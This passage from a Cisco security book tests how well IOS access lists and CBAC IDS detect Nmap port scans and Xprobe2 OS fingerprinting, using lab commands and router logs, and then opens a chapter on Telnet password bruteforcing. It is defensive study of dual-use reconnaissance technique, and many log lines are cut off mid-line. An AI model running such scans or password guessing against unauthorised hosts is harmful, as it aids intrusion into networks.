 set logging server facility <server_facility_parameter>
 set logging server severity <server_severity_level>
 set logging history <syslog_history_table_size>
(server_facility_parameter = local0|local1|local2|local3|local4|
local5|local6|local7|syslog
server_severity_level = 0..7
syslog_history_table_size = 0..500)
 set logging <console|session> <enable|disable>
 set logging level <facility> <severity> [default]
(facility = all|cdp|dtp|drip|dvlan|earl|fdi|filesys|ip
mgmt|mhs|pagp|protfilt|pruning|security|snmp|spantree|s
telnet|tftp|vmps|vtp
severity = 0..7)

 set logging timestamp <enable|disable>
 set logging buffer <buffer_size>
(buffer_size = 1..500)
(severity levels:
emergencies(0), alerts(1), critical(2), error
warnings(4), notifications(5), information(6)
debugging(7))
```

Now let's evaluate whether IOS access lists and CBAC IDS are efficient at detecting and thwarting portscanning and OS fingerprinting attempts. We are going to use a Cisco 2611 router to illustrate the point. The relevant router security configuration fragments include all logging settings we have described, extended Access Control Lists (ACLs) that block invalid TCP packets, and basic CBAC IDS:

```
ip audit protected 192.168.66.202
ip audit signature 1107 disable
ip audit name ironcurtain info action alarm
ip audit name ironcurtain attack action alarm
access-list 101 deny tcp any any fin syn log-input
access-list 101 deny tcp any any rst syn log-input
access-list 101 deny tcp any any fin rst log-input
access-list 101 deny tcp any any ack fin log-input
access-list 101 deny tcp any any ack psh log-input
access-list 101 deny tcp any any ack urg log-input
access-list 101 deny tcp any any fragments log-input
access-list 101 deny tcp any any log-input
access-list 101 deny udp any any fragments log-input
access-list 101 deny udp any any log-input
access-list 101 permit icmp any any echo-reply log-input
access-list 101 permit icmp any any unreachable log-input
access-list 101 permit icmp any any time-exceeded log-input
access-list 101 permit icmp any any echo log-input
access-list 101 deny icmp any any log-input
interface Ethernet0/0
ip address 192.168.66.202 255.255.255.0
ip access-group 101 in
ip audit ironcurtain in
```

We use only the CBAC IDS to log the attack attempts. Signature 1107 is disabled since we are using RFC 1918 addresses. For the purposes of this example, all TCP and UDP connections to the router are explicitly denied, but pings, ping replies, ICMP unreachable, and ICMP time-exceeded packets are permitted. To dissect the process of detection, we have enabled the IDS

first without adding ip access-group 101 in to the inter-face and recorded all log messages:

```
arhontus#nmap -sT -vvv 192.168.66.202
048928: Dec 4 2004 16:56:25.450 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202

arhontus#nmap -sT -vvv -O 192.168.66.202
048923: Dec 4 2004 16:54:02.208 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202
048924: Dec 4 2004 16:54:35.188 GMT: %IDS-4-TCP_NO_FLAGS_SIG
- No bits set in flags - from 192.168.77.5 to 192.168.66.2
048925: Dec 4 2004 16:54:35.192 GMT: %IDS-4-TCP_SYN_FIN_SIG:
SYN and FIN bits set - from 192.168.77.5 to 192.168.66.202
048926: Dec 4 2004 16:54:35.192 GMT: %IDS-4-TCP_FIN_ONLY_SIG
- FIN bit with no ACK bit in flags - from 192.168.77.5 to
```

Exactly the same log messages were seen with SYN scans. Since the Nmap finger-printing mechanism (-O) is the same for different Nmap scan types, this option was omitted in the future scans to avoid message repetition.

```
arhontus#nmap -sN -vvv 192.168.66.202
048932: Dec 4 2004 17:01:04.928 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202
048933: Dec 4 2004 17:01:31.901 GMT: %IDS-4-TCP_NO_FLAGS_SIG
- No bits set in flags - from 192.168.77.5 to 192.168.66.
048934: Dec 4 2004 17:02:01.904 GMT: %IDS-4-TCP_NO_FLAGS_SIG
- No bits set in flags - from 192.168.77.5 to 192.168.66.

arhontus#nmap -sF -vvv 192.168.66.202
048935: Dec 4 2004 17:03:31.046 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202
048936: Dec 4 2004 17:03:31.146 GMT: %IDS-4-TCP_FIN_ONLY_SIG
- FIN bit with no ACK bit in flags - from 192.168.77.5 to
048937: Dec 4 2004 17:04:01.197 GMT: %IDS-4-TCP_FIN_ONLY_SIG
- FIN bit with no ACK bit in flags - from 192.168.77.5 to
```

```
arhontus#nmap -sX -vvv 192.168.66.202
048938: Dec 4 2004 17:05:28.853 GMT: %IDS-4-ICMP_ECHO_SIG: S
 Echo Request - from 192.168.77.5 to 192.168.66.202
048939: Dec 4 2004 17:05:28.957 GMT: %IDS-4-TCP_FIN_ONLY_SIG
 - FIN bit with no ACK bit in flags - from 192.168.77.5 to
048940: Dec 4 2004 17:05:58.971 GMT: %IDS-4-TCP_FIN_ONLY_SIG
 - FIN bit with no ACK bit in flags - from 192.168.77.5 to

arhontus#nmap -sA -vvv 192.168.66.202
048946: Dec 4 2004 17:09:10.378 GMT: %IDS-4-ICMP_ECHO_SIG: S
 Echo Request - from 192.168.77.5 to 192.168.66.202

arhontus#nmap -sW -vvv 192.168.66.202
048947: Dec 4 2004 17:10:06.076 GMT: %IDS-4-ICMP_ECHO_SIG: S
 Echo Request - from 192.168.77.5 to 192.168.66.202

arhontus#nmap -sO -vvv 192.168.66.202
048948: Dec 4 2004 17:14:21.074 GMT: %IDS-4-ICMP_ECHO_SIG: S
 Echo Request - from 192.168.77.5 to 192.168.66.202
048949: Dec 4 2004 17:14:21.174 GMT: %IDS-4-IP_UNKNOWN_PROTOC
Sig:1101:Unknown IP Protocol - from 192.168.77.5 to 192.168.
048950: Dec 4 2004 17:14:23.910 GMT: %CRYPTO-4-RECVD_PKT_INV
rec'd IPSEC packet has invalid spi for
destaddr=192.168.66.202, prot=50, spi=0x0(0), srcaddr=192.16
048951: Dec 4 2004 17:14:25.661 GMT: %OSPF-4-BADLENGTH: Inva
OSPF packet type 0 from 192.168.77.5 (ID 0.0.0.0), Ethernet(
048952: Dec 4 2004 17:14:26.298 GMT: %IDS-4-TCP_NO_FLAGS_SIG
 - No bits set in flags - from 192.168.77.5 to 192.168.66.
048953: Dec 4 2004 17:14:26.947 GMT: %IDS-4-UDP_IOS_BOMB_SIG
IOS Bomb - from 192.168.77.5 to 192.168.66.202
048954: Dec 4 2004 17:14:27.376 GMT: %IDS-4-ICMP_ECHO_REPLY_
Sig:2000:ICMP Echo Reply - from 192.168.77.5 to 192.168.66.2

arhontus#nmap -sU -vvv 192.168.66.202
048955: Dec 4 2004 17:15:35.247 GMT: %IDS-4-ICMP_ECHO_SIG: S
```

```
Echo Request - from 192.168.77.5 to 192.168.66.202
048956: Dec 4 2004 17:15:35.351 GMT: %IDS-4-UDP_IOS_BOMB_SIG
IOS Bomb - from 192.168.77.5 to 192.168.66.202
048957: Dec 4 2004 17:16:05.365 GMT: %IDS-4-UDP_IOS_BOMB_SIG
IOS Bomb - from 192.168.77.5 to 192.168.66.202
```

As you can see, only the initial ping was detected with plain full-connect and SYN scans, and if we ran those scans with the `-P0` option, they would have gone unmentioned. With CBAC, it is possible to add additional configuration-detecting SYN scans via a number of incomplete TCP connections using the `ip inspect tcp max-incomplete` command set.

Detection of full-connect scans, though, presents a problem. ACK and Window TCP scans also slip in undetected, which is not good news. NULL, FIN, and XMAS scans are detected, but there are no means to distinguish FIN and XMAS in logs. To the contrary, the supported protocols scan (`-s0`) leaves an easy-to-spot, telltale signature. A UDP scan is detected and flagged as a UDP DoS attack (UDP IOS Bomb).

Now let's have a look at the Xprobe:

```
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p tcp:23:open 192.
048958: Dec 4 2004 17:21:42.942 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202
048959: Dec 4 2004 17:21:43.227 GMT: %IDS-4-ICMP_TIME_SIG: S
Timestamp Request - from 192.168.77.5 to 192.168.66.202
048960: Dec 4 2004 17:21:43.227 GMT: %IDS-4-ICMP_MASK_SIG: S
Address Mask Request - from 192.168.77.5 to 192.168.66.202
048961: Dec 4 2004 17:21:43.231 GMT: %IDS-4-ICMP_INFO_SIG: S
Information Request - from 192.168.77.5 to 192.168.66.202
```

Exactly the same signature set is seen when a closed TCP port is supplied.

```
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p udp:161:open 192
048970: Dec 4 2004 17:42:12.117 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202
048971: Dec 4 2004 17:42:12.126 GMT: %IDS-4-UDP_IOS_BOMB_SIG
IOS Bomb - from 192.168.77.5 to 192.168.66.202
```



```
048972: Dec 4 2004 17:42:22.126 GMT: %IDS-4-ICMP_TIME_SIG: S
Timestamp Request - from 192.168.77.5 to 192.168.66.202
048973: Dec 4 2004 17:42:22.130 GMT: %IDS-4-ICMP_MASK_SIG: S
Address Mask Request - from 192.168.77.5 to 192.168.66.202
048974: Dec 4 2004 17:42:22.142 GMT: %IDS-4-ICMP_INFO_SIG: S
Information Request - from 192.168.77.5 to 192.168.66.202
```

Just as well, the same signature is seen when a closed UDP port is supplied. The sequence of ICMP packets received appears to be rather typical for the tool. In addition, when UDP probes are used a flood is detected. Unfortunately, when Xprobe v1 was run against the router, no alarms were triggered.

The final step is to enable the extended ACLs on the interface (`ip access-group 101 in`) and rerun the tests. Now we can spot both full-connect and SYN scans by observing a long list of denied connections:

```
arhontus#nmap -sT -vvv 192.168.66.202
049300: Dec 4 2004 23:43:35.354 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202
049301: Dec 4 2004 23:43:35.358 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(46096) (Ethernet0/0 0002.b365.bd03) -> 1
1 packet
049302: Dec 4 2004 23:43:36.572 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(56722) (Ethernet0/0 0002.b365.bd03) -> 1
1 packet
049303: Dec 4 2004 23:43:37.573 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(56822) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(3306), 1 packet
049304: Dec 4 2004 23:43:38.583 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(56922) (Ethernet0/0 0002.b365.bd03) -> 1
1 packet
049305: Dec 4 2004 23:43:39.585 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(57022) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(828), 1 packet
049306: Dec 4 2004 23:43:40.586 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(57126) (Ethernet0/0 0002.b365.bd03) ->
```

```
192.168.66.202(27001), 1 packet
049307: Dec 4 2004 23:43:41.592 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(57222) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(784), 1 packet
<snip>
```

Note that the packets are sent from random high ports to random ports on a router.

```
arhontus# nmap -sS -vvv 192.168.66.202
049318: Dec 4 2004 23:45:15.915 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202
049319: Dec 4 2004 23:45:15.919 GMT: %SEC-6-IPACCESSLOGDP: I
permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)
049320: Dec 4 2004 23:45:17.125 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(58923) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(22), 1 packet
049321: Dec 4 2004 23:45:18.191 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(58923) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(22305), 1 packet
049322: Dec 4 2004 23:45:19.261 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(58923) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(1530), 1 packet
049323: Dec 4 2004 23:45:20.262 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(58922) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(450), 1 packet
049324: Dec 4 2004 23:45:21.300 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(58922) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(18187), 1 packet
049325: Dec 4 2004 23:45:22.322 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(58923) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(336), 1 packet
049326: Dec 4 2004 23:45:23.327 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(58923) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(1529), 1 packet
```

While both scans look very similar, only two high source ports (58922 and

58923) are in use when the SYN scan is running. If we rerun the scan, the source ports would be different, but still only two of them will exist. This was applied to two different versions of Nmap tested, namely 3.75 and 3.45. It provides a clear distinction between Nmap full-connect and half-connect TCP scans in router logs. Looking into the further scan types, it is clear that the "only-two-high-source-ports phenomenon" also applies to NULL, FIN, XMAS, ACK, and Window Nmap scans. Of these scans, NULL, FIN, and XMAS are going to be picked up by the IDS (signatures 3040 and 3042). NULL scans are not going to show up in the ACL logs, but you are likely to see the %SEC-6-IPACCESSLOGRL: ac-cess-list logging rate-limited or missed X packets message, common for all portscans. ACK and Window scans, however, can be confused with half-connects; so to distinguish between ACK, Window, and SYN or between FIN and XMAS scans, you will have to look at the packets using the debug ip packet <appropriate ACL number> <detail> command.

How about UDP scans? The log messages look quite similar to what we saw before with IDS alone:

```
049221: Dec 4 2004 20:16:52.402 GMT: %IDS-4-ICMP_ECHO_SIG: S
 Echo Request - from 192.168.77.5 to 192.168.66.202
049222: Dec 4 2004 20:16:52.410 GMT: %SEC-6-IPACCESSLOGP: li
 tcp 192.168.77.5(35650) (Ethernet0/0 0002.b365.bd03) -> 1
 1 packet
049223: Dec 4 2004 20:16:52.506 GMT: %IDS-4-UDP_IOS_BOMB_SIG
 IOS Bomb - from 192.168.77.5 to 192.168.66.202
049224: Dec 4 2004 20:16:59.654 GMT: %SEC-6-IPACCESSLOGRL: a
 logging rate-limited or missed 4 packets
049225: Dec 4 2004 20:17:22.508 GMT: %IDS-4-UDP_IOS_BOMB_SIG
 IOS Bomb - from 192.168.77.5 to 192.168.66.202
```

Nevertheless, note the additional line showing the TCP ping to port 80. This line opens all Nmap portscans following an ICMP ping. But since there are no more TCP packets to send, it stands out like a sore thumb when a UDP scan is detected.

To dot the *i*, lets have a look at Xprobe detection and its blocking by the

## current router settings:

```
arhontus# xprobe2 -v -c /etc/xprobe2.conf -p tcp:23:open 192
[+] Primary guess:[+] Host 192.168.66.202 Running OS: "HP UX
probability: 38%)
[+] Other guesses:
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.4" (Gu
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.2" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.0" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.3" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.2" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.1" (Guess
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.3" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.2" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.1" (Gu
```

## Router logs:

```
049240: Dec 4 2004 20:21:47.046 GMT: %IDS-4-ICMP_ECHO_SIG: S
Echo Request - from 192.168.77.5 to 192.168.66.202
049241: Dec 4 2004 20:21:47.050 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(16756) (Ethernet0/0 0002.b365.bd03) -> 1
1 packet
049242: Dec 4 2004 20:21:59.924 GMT: %SEC-6-IPACCESSLOGDP: 1
permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)
(0/0), 1 packet
049243: Dec 4 2004 20:21:59.928 GMT: %SEC-6-IPACCESSLOGDP: 1
permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)
(8/0), 3 packets
049244: Dec 4 2004 20:21:59.928 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(39868) (Ethernet0/0 0002.b365.bd03) -> 1
1 packet
049245: Dec 4 2004 20:22:00.281 GMT: %IDS-4-ICMP_TIME_SIG: S
Timestamp Request - from 192.168.77.5 to 192.168.66.202
049246: Dec 4 2004 20:22:00.285 GMT: %IDS-4-ICMP_MASK_SIG: S
Address Mask Request - from 192.168.77.5 to 192.168.66.202
049247: Dec 4 2004 20:22:00.297 GMT: %IDS-4-ICMP_INFO_SIG: S
```

```
Information Request - from 192.168.77.5 to 192.168.66.202
2004 20:26:00.133 GMT: %SEC-6-IPACCESSLOGP: list 101 deni
192.168.77.5(15273) (Ethernet0/0 0002.b365.bd03) -> 192.1
1 packet
049249: Dec 4 2004 20:26:00.137 GMT: %SEC-6-IPACCESSLOGDP: 1
permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)
(8/123), 2 packets
049250: Dec 4 2004 20:26:00.137 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(20139) (Ethernet0/0 0002.b365.bd03) -> 1
1 packet
049251: Dec 4 2004 20:28:00.235 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(50273) (Ethernet0/0 0002.b365.bd03) -> 1
1 packet
049252: Dec 4 2004 20:28:00.239 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(50273) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(65535), 1 packet
049253: Dec 4 2004 20:28:00.239 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(2711) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(23),
1 packet
```

```
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p tcp:22:closed 19
Primary guess:
[+] Host 192.168.66.202 Running OS: "HP UX 11.0i" (Guess pro
[+] Other guesses:
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.4" (Gu
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.2" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.0" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.3" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.2" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.1" (Guess
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.3" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.2" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.1" (Gu
```

Router logs:

049697: Dec 5 2004 01:27:43.795 GMT: %SEC-6-IPACCESSLOGP: li  
tcp 192.168.77.5(2895) (Ethernet0/0 0002.b365.bd03) -> 19  
1 packet

049698: Dec 5 2004 01:27:55.975 GMT: %SEC-6-IPACCESSLOGP: li  
tcp 192.168.77.5(39086) (Ethernet0/0 0002.b365.bd03) -> 1  
1 packet

049699: Dec 5 2004 01:27:56.011 GMT: %IDS-4-ICMP\_TIME\_SIG: S  
Timestamp Request - from 192.168.77.5 to 192.168.66.202

049700: Dec 5 2004 01:27:56.019 GMT: %IDS-4-ICMP\_MASK\_SIG: S  
Address Mask Request - from 192.168.77.5 to 192.168.66.202

049701: Dec 5 2004 01:27:56.027 GMT: %IDS-4-ICMP\_INFO\_SIG: S  
Information Request - from 192.168.77.5 to 192.168.66.202

049702: Dec 5 2004 01:28:16.069 GMT: %SEC-6-IPACCESSLOGP: li  
tcp 192.168.77.5(57464) (Ethernet0/0 0002.b365.bd03) -> 1  
1 packet

049703: Dec 5 2004 01:28:16.073 GMT: %SEC-6-IPACCESSLOGDP: 1  
192.168.77.5 (Ethernet0/0 0002.b365.bd03) -> 192.168.66.202

049704: Dec 5 2004 01:28:16.073 GMT: %SEC-6-IPACCESSLOGDP: 1  
permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)  
(8/123), 2 packets

049705: Dec 5 2004 01:28:16.073 GMT: %SEC-6-IPACCESSLOGP: li  
tcp 192.168.77.5(59382) (Ethernet0/0 0002.b365.bd03) ->  
192.168.66.202(65535), 1 packet

049706: Dec 5 2004 01:30:16.180 GMT: %SEC-6-IPACCESSLOGP: li  
tcp 192.168.77.5(62548) (Ethernet0/0 0002.b365.bd03) ->  
192.168.66.202(65535), 1 packet

049707: Dec 5 2004 01:30:16.184 GMT: %SEC-6-IPACCESSLOGP: li  
tcp 192.168.77.5(23964) (Ethernet0/0 0002.b365.bd03) -> 1  
1 packet

049708: Dec 5 2004 01:33:16.331 GMT: %SEC-6-IPACCESSLOGP: li  
tcp 192.168.77.5(39086) (Ethernet0/0 0002.b365.bd03) -> 1  
1 packet

049709: Dec 5 2004 01:33:16.335 GMT: %SEC-6-IPACCESSLOGP: li  
tcp 192.168.77.5(36385) (Ethernet0/0 0002.b365.bd03) ->  
192.168.66.202(65535), 1 packet

```
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p udp:22:closed 19
Primary guess:
[+] Host 192.168.66.202 Running OS: "HP UX 11.0i" (Guess pro
[+] Other guesses:
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.4" (Gu
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.2" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.0" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.3" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.2" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.1" (Guess
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.3" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.2" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.1" (Gu
```

## Router logs:

```
049710: Dec 5 2004 01:37:12.701 GMT: %IDS-4-ICMP_ECHO_SIG: 5
Echo Request - from 192.168.77.5 to 192.168.66.202
049711: Dec 5 2004 01:37:12.705 GMT: %IDS-4-UDP_IOS_BOMB_SIG
IOS Bomb - from 192.168.77.5 to 192.168.66.202
049712: Dec 5 2004 01:37:16.544 GMT: %SEC-6-IPACCESSLOGDP: 1
permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)
(8/0), 1 packet
049713: Dec 5 2004 01:37:22.798 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(60764) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(65535), 1 packet
049714: Dec 5 2004 01:37:22.830 GMT: %IDS-4-ICMP_TIME_SIG: 5
Timestamp Request - from 192.168.77.5 to 192.168.66.202
049715: Dec 5 2004 01:37:22.834 GMT: %IDS-4-ICMP_MASK_SIG: 5
Address Mask Request - from 192.168.77.5 to 192.168.66.202
049716: Dec 5 2004 01:37:22.846 GMT: %IDS-4-ICMP_INFO_SIG: 5
Information Request - from 192.168.77.5 to 192.168.66.202
049717: Dec 5 2004 01:38:16.597 GMT: %SEC-6-IPACCESSLOGDP: 1
permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)
(8/123), 1 packet
```

```
arhontus#xprobe2 -v -c /etc/xprobe2.conf -p udp:161:open 192
[+] Primary guess:
[+] Host 192.168.66.202 Running OS: "HP UX 11.0i" (Guess pro
[+] Other guesses:
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.4" (Gu
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.2" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 12.0" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.3" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.2" (Guess
[+] Host 192.168.66.202 Running OS: "Cisco IOS 11.1" (Guess
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.3" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.2" (Gu
[+] Host 192.168.66.202 Running OS: "Linux Kernel 2.4.1" (Gu
```

## Router logs:

```
049718: Dec 5 2004 01:40:32.009 GMT: %IDS-4-ICMP_ECHO_SIG: S
 Echo Request - from 192.168.77.5 to 192.168.66.202
049719: Dec 5 2004 01:40:32.017 GMT: %IDS-4-UDP_IOS_BOMB_SIG
 IOS Bomb - from 192.168.77.5 to 192.168.66.202
049720: Dec 5 2004 01:40:42.022 GMT: %IDS-4-ICMP_TIME_SIG: S
 Timestamp Request - from 192.168.77.5 to 192.168.66.202
049721: Dec 5 2004 01:40:42.026 GMT: %IDS-4-ICMP_MASK_SIG: S
 Address Mask Request - from 192.168.77.5 to 192.168.66.202
049722: Dec 5 2004 01:40:42.038 GMT: %IDS-4-ICMP_INFO_SIG: S
 Information Request - from 192.168.77.5 to 192.168.66.202
049723: Dec 5 2004 01:40:42.146 GMT: %SEC-6-IPACCESSLOGP: li
 tcp 192.168.77.5(10014) (Ethernet0/0 0002.b365.bd03) ->
 192.168.66.202(65535), 1 packet
049724: Dec 5 2004 01:42:16.810 GMT: %SEC-6-IPACCESSLOGDP: 1
 permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)
 (8/0), 1 packet
049725: Dec 5 2004 01:43:16.863 GMT: %SEC-6-IPACCESSLOGP: li
 tcp 192.168.77.5(60764) (Ethernet0/0 0002.b365.bd03) ->
 192.168.66.202(65535), 1 packet
```



```
049726: Dec 5 2004 01:43:16.867 GMT: %SEC-6-IPACCESSLOGP: li
tcp 192.168.77.5(23073) (Ethernet0/0 0002.b365.bd03) ->
192.168.66.202(65535), 1 packet
049727: Dec 5 2004 01:43:16.867 GMT: %SEC-6-IPACCESSLOGDP: 1
permitted icmp 192.168.77.5 (Ethernet0/0 0002.b365.bd03)
(8/123), 1 packet
```

The main conclusions from these tests are as follows:

- The Xprobe fingerprinting capability is significantly decreased. The primary guess is never Cisco IOS and the guess probability is low.
- Xprobe commonly sends TCP packets to port 65535 when fingerprinting.
- It is easy to distinguish Xprobe TCP and UDP tests by the presence of signature 4600 and first TCP packets being sent to the open or closed port supplied to the tool prior to any ICMP probes.


We probably could have found more differences between the Xprobe modes but didn't dig any further, leaving this exciting task to all interested readers.

Unfortunately, Xprobe v 1 tests again did not show in router logs.

 Previous

Next 

 Previous

Next 

# SUMMARY

In this chapter, we reviewed the process of discovering remote Cisco appliances and in vestigating a single selected device using passive sniffing for Cisco-specific protocols, passive, semiactive, and active host fingerprinting. In addition to common Cisco routers and switches, a PIX firewall, a Cisco VPN concentrator, and an Aironet 1200 wireless ac-cess point underwent our detailed scrutiny. We analyzed the differences between all devices audited and provided brief summaries useful for distinguishing remote Cisco appliances and their operation systems in "black box" testing.

A healthy dose of criticism was provided, so that you don't take the output of com-monly used scanning tools for granted. For instance, we suggest you use more than one tool and the whole variety of scan options available for the tools you select; then repeat the same scan multiple times and take into account the hop distance to the target.


In a rather lengthy countermeasures section, we presented a hands-on analysis of various safeguards against portscanning and OS fingerprinting of Cisco hosts. It culmi-nates in an informative discussion of enumeration and fingerprinting attempts discovery, logging, and blocking, with many original IDS signatures supplied.

We hope that the data presented will help you detect remote attackers and hamper their attempts to enumerate and fingerprint Cisco hosts on the network you run. Early phase attack discovery prior to the actual intrusion attempt is absolutely crucial and builds a proper foundation for efficient intrusion prevention.

 [Previous](#)

[Next](#) 

 Previous

Next 

# **Chapter 6: Getting In from the Outside— Dead Easy**

# OVERVIEW

A variety of methods can allow a script kiddie–type of attacker without any serious knowledge to take over a Cisco box. These methods are widely used on the modern Internet and lead to regular compromise of hundreds, if not thousands, of routers and switches. This chapter focuses primarily on password and Simple Network Management Protocol (SNMP) community guessing as well as searches for open Trivial File Transfer Protocol (TFTP) servers. This may not sound very exciting, but it is the most common approach used by remote attackers here and now, so it's important for you to know how to deal with such attacks.

An attacker can also wardial to search for routers with dial-in access. In addition, attackers often use easy lateral means for obtaining remote access to Cisco devices, such as password/community name sniffing, Telnet session hijacking, and man-in-the-middle attacks against the first version of Secure Shell Protocol (SSHv 1). These methods are lateral, since they usually require that the attacker gain root-level access on some server or workstation in a close proximity to the attacked Cisco machine.


The spread of cable and wireless networks makes these methods even more of a threat, since the attackers on such networks can use their own machines for the attacks. Alternatively, an attacker can be internal (a rogue employee) or can use some form of a rogue device to obtain local access to the network. We already discussed these possibilities when describing network enumeration via interior routing protocols.

Finally, flaws in older IOS versions allow easy remote exploitation of routers via the management web interface. All these simple and efficient Cisco cracking methods are discussed in this and the [next chapter](#) in great detail.

 Previous

Next 

 Previous

Next 

# PASSWORD ATTACKS

Here we review remote attacks aimed at bypassing Cisco devices' password/username-based authentication. Cracking passwords in obtained configuration files is the topic of [Chapter 9](#).

Passwords and usernames on a Cisco host can be guessed or bruteforced via the following remote access means:

- Telnet
- File Transfer Protocol (FTP)
- SSH
- Management web interface
- Dial-in access

Of these entry points, Telnet passwords remain the most popular among attackers. SSH access is uncommon on routers and switches, while on PIX firewalls Secure Shell Daemon (SSHd) is disabled in default configuration and, in our observations, is rarely open to the outside world by system administrators after the firewall is configured. At the time of this writing, you are unlikely to find a lot of Cisco hosts when scanning for running SSHd, but this is likely to change.

## Mass Guessing/Bruteforcing Attacks Against Open Cisco Telnet Servers

|               |                    |    |
|---------------|--------------------|----|
|               | <i>Popularity:</i> | 10 |
|               | <i>Simplicity:</i> | 10 |
| <b>Attack</b> | <i>Impact:</i>     | 10 |
|               | <b>Risk</b>        |    |



